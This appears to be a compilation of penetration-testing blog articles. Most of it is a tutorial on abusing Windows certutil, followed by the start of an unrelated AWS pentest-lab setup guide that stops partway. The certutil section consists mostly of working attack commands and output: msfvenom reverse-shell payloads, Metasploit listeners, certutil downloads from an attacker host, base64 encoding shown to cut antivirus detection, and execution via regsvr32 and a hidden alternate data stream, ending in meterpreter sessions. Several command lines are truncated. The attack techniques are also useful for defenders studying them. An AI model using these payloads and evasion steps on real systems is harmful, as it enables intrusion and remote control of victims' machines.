Certutil can be used to copy a file from one system to another to stage some attacking tools or other files throughout an attack. Files can also be transferred from an outer attacker-controlled system through a Command and Control Channel to bring tools or scripts into the target network to support Lateral Movement.

In the previous practical, we downloaded a file from a remote server. Let's see how we can compromise a Windows System using a Malicious Executable.

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to an Executable(.exe) File. We named it "shell.exe". After

successful execution, the file was created in our “/root” directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe > shell.exe
2 python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.

```
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_tcp
3 set lhost 192.168.1.10
4 set lport 1234
5 exploit
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit
```


After successfully starting a listener on the Attacker, its time to move to Target Machine. Here, we have a PowerShell Terminal. We need to download the payload to this machine. We will use certutil to fetch it. Certutil will make two connections

to the remote web server using two different User-Agents. They will be named “Microsoft-CryptoAPI” and “Certutil URL Agent”.

NOTE: During our assessment, we found that upon execution the above command an Access Denied Error is notified. Using -verifyCTL instead of -URLCache will let you bypass this error.

After the successful transfer of the Payload to Target Machine. We executed the payload as shown in the image.

```
1 | certutil.exe -urlcache -split -f http://192.168.1.10/shell.exe shell.ex
2 | .\shell.exe
```



```
PS C:\> certutil.exe -urlcache -split -f http://192.168.1.10/shell.exe shell.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
PS C:\> .\shell.exe
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System.

```
1 | sysinfo
```



```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 → 192.168.1.11:1234)

meterpreter > sysinfo
Computer : DESKTOP-T9P2C5G
OS       : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > 
```

We have successfully Compromised the Target Machine using a combination of Certutil and a Malicious Executable.

Practical #7: Compromising with Encoded Malicious DLL

As seen earlier Certutil encodes file content into Base64. This opens up a lot of possibilities. This is an instance that is part of MITRE | ATT&CK Deobfuscate/Decode Files or Information Tactic.

Attackers can use Obfuscated (Difficult to detect/find) Files to conceal evidence of an attack from the analysis. Afterward, they may Deobfuscate (Unhide) those files. This is where certutil comes into the picture. It can decode the data and help bypass Antivirus, IDS/IPS Software. Certutil can also be used to decode a portable executable file that has been hidden inside a certificate file.

Payloads may be compressed, archived, or encrypted to avoid detection. These payloads may be used with Obfuscated Files or Information during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open it for deobfuscation or decryption as part of User Execution. The user may also be

required to input a password to open a password protected compressed/encrypted file that was provided by the attacker. Now onto our Practical.

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to a Dynamic-Link Library(.dll) File. We named it “dll.txt”. We can name it any other name which is less suspicious. We use the text file so that it doesn’t rise any unnecessary flags. After successful execution, the file was created in our “/root” directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f dll > dll.txt
2 python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f dll > dll.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.

```
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_tcp
3 set lhost 192.168.1.10
4 set lport 1234
5 exploit
```

```
msf5 > use multi/handler ↵
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp ↵
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10 ↵
lhost => 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234 ↵
lport => 1234
msf5 exploit(multi/handler) > exploit ↵
```

After successfully starting a listener on the Attacker, it times to move to Target Machine. Here, we have a PowerShell Terminal. We need to download the payload to this machine and we need to do this discreetly. We run certutil with a combination of URLCache and encode separated by the pipe (|). Now the file will be downloaded as a text file and gets encoded as another text file which we named “edll.txt” for encoded DLL.

```
1 | certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | cert
```

```
PS C:\> certutil -urlcache -split -f http://192.168.1.10/dll.txt dll.txt | certutil -encode dll.txt edll.txt ↵
Input Length = 5120
Output Length = 7098
CertUtil: -encode command completed successfully.
```

Now to execute the payload to compromise the target, we need to decode it. We use the decode parameter in certutil to decode the payload and saved it as “exploit.dll”. Now to execute this DLL we decide to use regsvr32. It executes DLL directly into memory.

```
1 | certutil -decode .\edll.txt exploit.dll
2 | regsvr32 /s /u .\exploit.dll
```


```
PS C:\> certutil -decode .\edll.txt exploit.dll ↵
Input Length = 7098
Output Length = 5120
CertUtil: -decode command completed successfully.
PS C:\> regsvr32 /s /u .\exploit.dll ↵
PS C:\>
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System. We have successfully Compromised the Target Machine using a combination of Certutil and an Encoded Malicious Executable.

1 | `sysinfo`

```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 →
meterpreter > sysinfo ↩
Computer      : DESKTOP-T9P2C5G
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |
```

As we talked about evading Antivirus Software. Let's inspect the files that we generated and used in the attempt to compromise the target. We use VirusTotal for this analysis. We first inspect the "dll.txt". Upon successful upload and analysis of the dll.txt, we see that it was detected by 54 out of 67 Antivirus Engines. That can't be good.



So, the inspection of the dll.txt file was not acceptable. Now let's test the file we encoded using certutil. We uploaded the edll.txt. Upon analysis of the edll.txt, we see that it was detected by 4 out of 56 Antivirus Engines. It is not perfect but it is a huge difference.

4 / 56

Community Score

! 4 engines detected this file

352a9310f04dc5ebebe0abc6ab7a50ee49c2e58b78bf72

edll.txt

text

DETECTION	DETAILS	COMMUNITY
ClamAV	! Txt.File.EXEinPEM-7099209-0	
Kaspersky	! HEUR:Trojan.Win32.Generic	
Ad-Aware	✓ Undetected	
AhnLab-V3	✓ Undetected	
Arcabit	✓ Undetected	

Another flavour of this attack can be as depicted below:

We create a payload in the form of an executable(payload.exe). Then we use certutil to encode it to a specific binary. For example, “payload.enc”. Then post the output of the encoding process on Github, Pastebin or other alternative services. The purpose of this procedure is to separate the encoded payload from the stager to avoid detection. Now use the certutil on the target machine to download the

content from the remote server (Github/Pastebin). Finally, decode the malicious payload into an executable extension using Certutil and execute it to compromise the Target.

Practical #8: Compromising with Malicious Executable inside ADS

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to an Executable(.exe) File. We named it “virus.exe”. After successful execution, the file was created in our “/root” directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=44
2 python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe > virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180291 bytes
Final size of exe file: 255488 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.

```
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_tcp
3 set lhost 192.168.1.10
4 set lport 1234
5 exploit
```

```
msf5 > use multi/handler ↵
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp ↵
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10 ↵
lhost => 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234 ↵
lport => 1234
msf5 exploit(multi/handler) > exploit ↵
```

This time we will use a different approach altogether. We are going to use the Alternative Data Stream. Alternative Data Stream (ADS) was created by Microsoft to supporting compatibility with Apple McIntosh's file system. In the Mac, files have a huge amount of metadata in addition to regular data. To save the exe file into ADS, we need to specify the name of the file in whose ADS we want to save another file, then (:) followed by name and extension of another file. As shown, we saved the virus.exe inside the ADS of harmless.txt file.

```
1 | certutil.exe -urlcache -split -f http://192.168.1.10/virus.exe harmless
```

```
PS C:\> certutil.exe -urlcache -split -f http://192.168.1.10/virus.exe harmless.txt:virus.exe ↵
*** Online ***
000000 ...
03e600
CertUtil: -URLCache command completed successfully.
```

Here, it can be observed that there is no file named virus.exe in the directory and the size of harmless.txt is 0 as well as it contains nothing as it was an originally an empty text file.

```
1 | dir
2 | type .\harmless.txt
```



```
PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/18/2019   9:52 PM             PerfLogs
d-r---          11/27/2019  10:32 AM          Program Files
d-r---          10/6/2019   7:52 PM          Program Files (x86)
d-r---          11/27/2019   9:36 AM             Users
d-----          11/27/2019   9:03 AM            Windows
-a----          11/28/2019  11:44 PM              0 harmless.txt

PS C:\> type .\harmless.txt
PS C:\>
```

Now to execute the file that we put in the ADS; we will be using wmic. We will use the create flag followed by the path of the payload as shown in the image. It says that the Execution was successful.

```
1 | wmic process call create "c:\harmless.txt:virus.exe"
```

```
PS C:\> wmic process call create "c:\harmless.txt:virus.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1336;
    ReturnValue = 0;
};
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System.

```
1 | sysinfo
```

```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 → 192.168.1.11:1234)

meterpreter > sysinfo ↩
Computer      : DESKTOP-T9P2C5G
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

We have successfully Compromised the Target Machine using a combination of Certutil and a Malicious Executable concealed in Alternative Data Stream.

Mitigation

As tools like certutil can be used by an attacker with physical access to the machine or by malicious code unknowingly downloaded by a user after a phishing or other social engineering attack.

Certutil usage should be monitored, particularly if detected it being used with -decode or -decodeHex options where that would not normally be expected in your network. It is paramount not to depend on tools that simply whitelist built-in or signed code as obviously these will be bypassed by such Living Off the Land (LOL) techniques.

Conclusion

This kind of attack is very much happening in real life. There have been multiple incidents targeted to different office environments as well as banks. It was a fun

learning experience working with certutil. We are going to write more articles about other LOLS that we could find. Stay Tuned.

Certutil Operations

Living Off Land binaries

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact [here](#)

Web Application Pentest Lab Setup on AWS

posted in **PENETRATION TESTING** on **DECEMBER 3, 2019** by **RAJ CHANDEL** with **2 COMMENTS**

Isn't it going to be nice if you can reach your pen-testing lab from all over the world? As we all know, this is a digital age that makes life easier than our expectations, thus anyone can access their information/data from the cloud. Similarly, a Pentester can design its pen-testing environment for the vulnerable machine on the cloud that can be accessed from anywhere. AWS is probably the most popular cloud service available in today's date, with most companies taking a cloud or hybrid approach towards their infrastructure.

This article is about setting up a vulnerable lab for web penetration in Amazon Web Services (AWS) to perform pen-testing on.

Table of Content

- Prerequisite

- Setup & Configuration of AWS Instance
- Deployment & Connectivity
- Install Dependencies
 - Apache
 - MySQL – server
 - PHP
 - Configuring MySQL
 - Phpmyadmin
- Lab Setup
 - DVWA
 - SQL Injection – Dhakkan
 - OWASP Mutillidae II


Prerequisite

To set up your own pen-testing environment, you must have AWS account or if not then create an AWS account and login your account.


Setup & Configuration of AWS Instance

Let's walk through the process of setting up the lab, we will be making an EC2 instance with Ubuntu Server 18.04 LTS on it. An EC2 instance is referred to as a virtual server in Amazon's Elastic Compute Cloud (EC2) for running applications on the AWS infrastructure. The good thing is that this will not cost you anything to build as AWS has options to setup instances within a certain computing level that are not charged for.

1. Open the **EC2 console** in AWS.



2. Navigate to “Launch Instance” and click on “Launch Instance”.



3. Choose the **Amazon machine image** (AMI), this is basically similar to finding the iso file of the OS that you want on your instance. AWS has you covered with most of the popular OS's available in its inventory.
4. Here we looked for ubuntu.
5. Now that we see the OS that we want running on our instance, we need to choose the "64-bit (x86)".

aws Services ▾ Resource Groups ▾ ⭐ pentest-ignite ▾ Ohio ▾ Support

1. Choose AMI 2. Choose Instance Type 3. Configure Instance 4. Add Storage 5. Add Tags 6. Configure Security Group 7. Review

Step 1: Choose an Amazon Machine Image (AMI) [Cancel and Exit](#)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

Q ubuntu


Quick Start (8)

My AMIs (0)

AWS Marketplace (253)


Community AMIs (12359)

☐ Free tier only ⓘ

 **Ubuntu Server 18.04 LTS (HVM), SSD Volume Type -**
ami-0d5d9d301c853a04a (64-bit x86) /
ami-0fb0129cd568fe35f (64-bit Arm)
Free tier eligible
Ubuntu Server 18.04 LTS (HVM), EBS General Purpose (SSD)
Volume Type. Support available from Canonical
(http://www.ubuntu.com/cloud/services).
Root device type: ebs Virtualization type: hvm ENA Enabled: Yes

Select

☒ 64-bit (x86)
☐ 64-bit (Arm)

 **Ubuntu Server 16.04 LTS (HVM), SSD Volume Type -**
ami-0d03add87774b12c5 (64-bit x86) /
ami-0270f291a8a0f0d6b (64-bit Arm)
Free tier eligible
Ubuntu Server 16.04 LTS (HVM), EBS General Purpose (SSD)

Select

☒ 64-bit (x86)
☐ 64-bit (Arm)

6. We now need to choose our instance type, to basically define the amount of hardware this instance will have, we choose the “t2.micro”. This gives us 1 virtual CPU and 1 GB of RAM.

For most general-purpose workloads, T2 Unlimited instances will provide ample performance without any additional charges.

Features:

- High-frequency Intel Xeon processors
- Burstable CPU, governed by CPU Credits, and consistent baseline performance

- Lowest-cost general purpose instance type, and Free Tier eligible*
- Balance of compute, memory, and network resources

Read more from [here](#)

7. Once we click on “Review and Launch”, the rest of the options are left as they are, and we click on “launch”.

[1. Choose AMI](#)
[2. Choose Instance Type](#)
[3. Configure Instance](#)
[4. Add Storage](#)
[5. Add Tags](#)
[6. Configure Security Group](#)

Step 2: Choose an Instance Type

Amazon EC2 provides a wide selection of instance types optimized to fit different use cases. Instances are virtual servers that can run applications. They have varying combinations of CPU, memory, storage, and networking capacity, and give you the flexibility to choose the appropriate mix of resources for your applications. [Learn more](#) about instance types and how they can meet your computing needs.

Filter by: All instance types Current generation [Show/Hide Columns](#)

Currently selected: t2.micro (Variable ECUs, 1 vCPUs, 2.5 GHz, Intel Xeon Family, 1 GiB memory, EBS only)

	Family	Type	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
<input type="checkbox"/>	General purpose	t2.nano	1	0.5	EBS only	-	Low to Moderate
<input checked="" type="checkbox"/>	General purpose	t2.micro Free tier eligible	1	1	EBS only	-	Low to Moderate
<input type="checkbox"/>	General purpose	t2.small	1	2	EBS only	-	Low to Moderate
<input type="checkbox"/>	General purpose	t2.medium	2	4	EBS only	-	Low to Moderate
<input type="checkbox"/>	General purpose	t2.large	2	8	EBS only	-	Low to Moderate

Cancel
Previous
Review and Launch
Next: Configure Instance Details

8. Now let's launch the instance which will create a key pair to your instance and complete the launch process.


Step 7: Review Instance Launch

Please review your instance launch details. You can go back to edit changes for each section. Click **Launch** to assign a key pair to your instance and complete the launch process.

▼

AMI Details

Edit AMI



Ubuntu Server 18.04 LTS (HVM), SSD Volume Type - ami-0d5d9d301c853a04a

Free tier eligible

Ubuntu Server 18.04 LTS (HVM), EBS General Purpose (SSD) Volume Type. Support available from Canonical (<http://www.ubuntu.com/cloud/services>).
Root Device Type: ebs Virtualization type: hvm

▼

Instance Type

Edit instance type

Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	Variable	1	1	EBS only	-	Low to Moderate

▼

Security Groups

Edit security groups

Security group name

launch-wizard-1


Cancel

Previous

Launch

This is a very important step, this is what makes it possible for you to connect to your instance over SSH, the key pair.

